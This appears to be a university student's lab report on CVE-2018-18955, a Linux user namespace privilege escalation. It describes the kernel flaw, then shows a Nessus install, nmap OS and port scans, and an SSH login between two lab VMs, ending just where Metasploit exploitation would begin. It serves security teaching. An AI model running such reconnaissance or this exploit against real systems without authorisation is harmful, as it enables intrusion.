Sri Lanka Institute of Information Technology

Linux Nested User Namespace idmap Limit Local Privilege Escalation [CVE-2018-18955]

Individual Assignment

Systems and Network Programming

Jayasinghe J.G.L.A
IT19102924

Introduction about the Vulnerability

- Vulnerability Name :-
  Linux Nested User Namespace idmap Limit Local Privilege Escalation

- Vulnerability Number :-
  CVE-2018-18955

- Discovered by :-
  Jann Horn

- Priority :-
  Medium

In Linux operating systems, users and groups are assigned by the administrator in organizations for the efficient and reliable operations which needs to be performed. Given that, it is very important to understand the access privileges they receive and the level of contribution for the system by the users. Addition to that, here we focus on another important aspect with user namespace mapping and related bugs which exist in them and how they can affect the system if they are exploited [1, 2].

- Jann Horn reported that nested user namespaces with more than five mappings allow gaining privilege over an inode.

/* This module exploits a vulnerability in Linux kernels 4.15.0 to 4.18.18, and 4.19.0 to 4.19.1, where broken uid/gid mappings between nested user namespaces and kernel uid/gid mappings allow elevation to root */

- Vulnerability synopsis:


  Namespaced mapping :-
  when the two sorted arrays are used, the new code omits the ID transformation for the kernel . Found design flaw in kernel that DAC security controls on files whose IDs aren't mapped in namespace.

  So, user who has CAP_SYS_ADMIN in an affected user namespace can bypass access controls on resources outside the namespace.

- The target system must have unprivileged user namespaces enabled and the newuidmap and newgidmap helpers installed (from uidmap package)

- This vulnerability has been tested successfully on many relevant Linux kernel versions of different distributions such as Fedora, Mint, Ubuntu.

- Here, this demonstration will be based on Ubuntu distribution with a Linux kernel version 4.15.x.



Activities
Terminal
14:42
lahiruj@lahiruj-VirtualBox: ~
File Edit View Search Terminal Help

```
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$ uname -r
4.15.0-29-generic
lahiruj@lahiruj-VirtualBox:~$
```

When demonstrating this exploit, I will be using a Ubuntu OS framework which is Ubuntu 18.04.1 LTS which is the vulnerable entity and the exploitation will be done using Kali Linux OS which will be shown in the coming pages.


At last , it will be shown how the vulnerability can be exploited being in Ubuntu itself without using any tools from Kali, but only using manual scripts.

Using Nessus tool to Verify the Vulnerability


Activities
Terminal
14:48
lahiruj@lahiruj-VirtualBox: ~/Downloads
File Edit View Search Terminal Help


```
lahiruj@lahiruj-VirtualBox:~/Downloads$ ls
Nessus-8.10.0-ubuntu1110_amd64.deb
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ dpkg -i Nessus-8.10.0-ubuntu1110_amd64.
deb
dpkg: error: requested operation requires superuser privilege
lahiruj@lahiruj-VirtualBox:~/Downloads$ sudo dpkg -i Nessus-8.10.0-ubuntu1110_a
md64.deb
[sudo] password for lahiruj:
Selecting previously unselected package nessus.
(Reading database ... 128610 files and directories currently installed.)
Preparing to unpack Nessus-8.10.0-ubuntu1110_amd64.deb ...
Unpacking nessus (8.10.0) ...
Setting up nessus (8.10.0) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://lahiruj-VirtualBox:8834/ to configure your scanner

Processing triggers for ureadahead (0.100.0-20) ...
Processing triggers for systemd (237-3ubuntu10.3) ...
lahiruj@lahiruj-VirtualBox:~/Downloads$
```

After installing nessus, we need to initialize it by starting the daemon.


Activities
Terminal
14:48
lahiruj@lahiruj-VirtualBox: ~/Downloads
File Edit View Search Terminal Help
Rhythmbox

```
 nessus-service with --no-root
.
lahiruj@lahiruj-VirtualBox:~/Downloads$ sudo /etc/init.d/nessusd start
Starting Nessus : .
lahiruj@lahiruj-VirtualBox:~/Downloads$ [Sun May 10 14:47:54 2020][5858.1][op=q
db_sync][name=services-udp.db][fd=7][map_sz=0][file_size=130849]: complete
[Sun May 10 14:47:54 2020][5858.1][op=qdb_sync][name=services-tcp.db][fd=6][map
_sz=0][file_size=137898]: complete
[Sun May 10 14:47:54 2020][5858.1][op=_qdb_map][name=services-udp.db][fd=-1][ma
p_                :  complete
[Sun May 10 14:47:54 2020][5858.1][op=_qdb_map][name=services-tcp.db][fd=-1][ma
p_sz=40899]: complete
[Sun May 10 14:47:54 2020][5858.1][op=_qdb_map][name=services-tcp.db][fd=-1][ma
p_sz=40899]: complete
[Sun May 10 14:47:55 2020][5858.1][op=qdb_sync][name=upgrades.db][fd=5][map_sz=
0][file_size=20]: complete
[Sun May 10 14:47:55 2020][5858.1][op=qdb_sync][name=upgrades.db][fd=5][map_sz=
0][file_size=55]: complete
[Sun May 10 14:47:56 2020][5858.1][op=qdb_sync][name=plugins-desc.db][fd=8][map
_sz=0][file_size=20]: complete
[Sun May 10 14:47:56 2020][5858.1][op=qdb_sync][name=plugins-code.db][fd=7][map
_sz=0][file_size=20]: complete
[Sun May 10 14:47:56 2020][5858.1][op=_qdb_map_lowmem][name=plugins-code.db.158
9102276435789298][fd=7][map_sz=0][file_size=20]: complete
[Sun May 10 14:47:56 2020][5858.1][op=_qdb_map_lowmem][name=plugins-desc.db.158
91022761408646020][fd=8][map_sz=0][file_size=20]: complete

lahiruj@lahiruj-VirtualBox:~/Downloads$ █
```

As the next step, we will be exploring Nessus in our browser with the given address in the terminal at the moment we install Nessus in our system.


Activities
Firefox Web Browser
14:58
Nessus / Initializing - Mozilla Firefox
Nessus / Initializing
https://lahiruj-virtualbo
70%
nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Downloading plugins...
© 2020 Tenable™, Inc.
tenable


This can take several minutes for us to access this tool and scan our system.

After confirming the scan through Nessus, the vulnerability details can be verified, and we can analyze that within our system even using other tools. This process might take a long time in order to get all the details in the full scan, hence the details in the report are based on the general concept how the Nessus can be used to scan the vulnerabilities subscribing to a trial version of it.

Using NMAP to scan the Ubuntu VM

With the “nmap” tool available in Kali VM, it is possible to scan for the OS details, Open ports and host information of the target VM. Here, it will be briefly demonstrated about that process.


The respective ip addresses of the two VM s are given below after connecting them .



```
root@sala:~#
root@sala:~#
root@sala:~#
root@sala:~#
root@sala:~# sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.25.1.4  netmask 255.255.255.0  broadcast 172.25.1.255
        inet6 fe80::a00:27ff:fe5b:605b  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:5b:60:5b  txqueuelen 1000  (Ethernet)
        RX packets 8309  bytes 536452 (523.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 81851  bytes 4932256 (4.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4048  bytes 174544 (170.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4048  bytes 174544 (170.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@sala:~#
```


```
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.25.1.5  netmask 255.255.255.0  broadcast 172.25.1.255
        inet6 fe80::e5d7:1808:9f15:3824  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f2:6e:b3  txqueuelen 1000  (Ethernet)
        RX packets 484790  bytes 600561767 (600.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 166440  bytes 11157538 (11.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 738  bytes 67666 (67.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 738  bytes 67666 (67.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lahiruj@lahiruj-VirtualBox:~$
```

- Checking for the Operating System information using nmap




```
root@sala:~# nmap -O 172.25.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 05:08 EDT
Nmap scan report for 172.25.1.5
Host is up (0.00044s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:F2:6E:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
root@sala:~#
```

- Scanning for the ports on Ubuntu VM



```
root@sala:~# nmap -sS 172.25.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 05:08 EDT
Nmap scan report for 172.25.1.5
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:F2:6E:B3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@sala:~# 
```

Accessing the target VM via SSH




```
root@sala:~#
root@sala:~#
root@sala:~#
root@sala:~#
root@sala:~# ssh lahiruj@172.25.1.5
lahiruj@172.25.1.5's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sun May 10 14:09:03 2020 from 172.25.1.4
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
lahiruj@lahiruj-VirtualBox:~$ pwd
/home/lahiruj
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$ 
```

- We can ssh the Ubuntu VM and get access through the open port 22

Exploiting using Metasploit-Framework

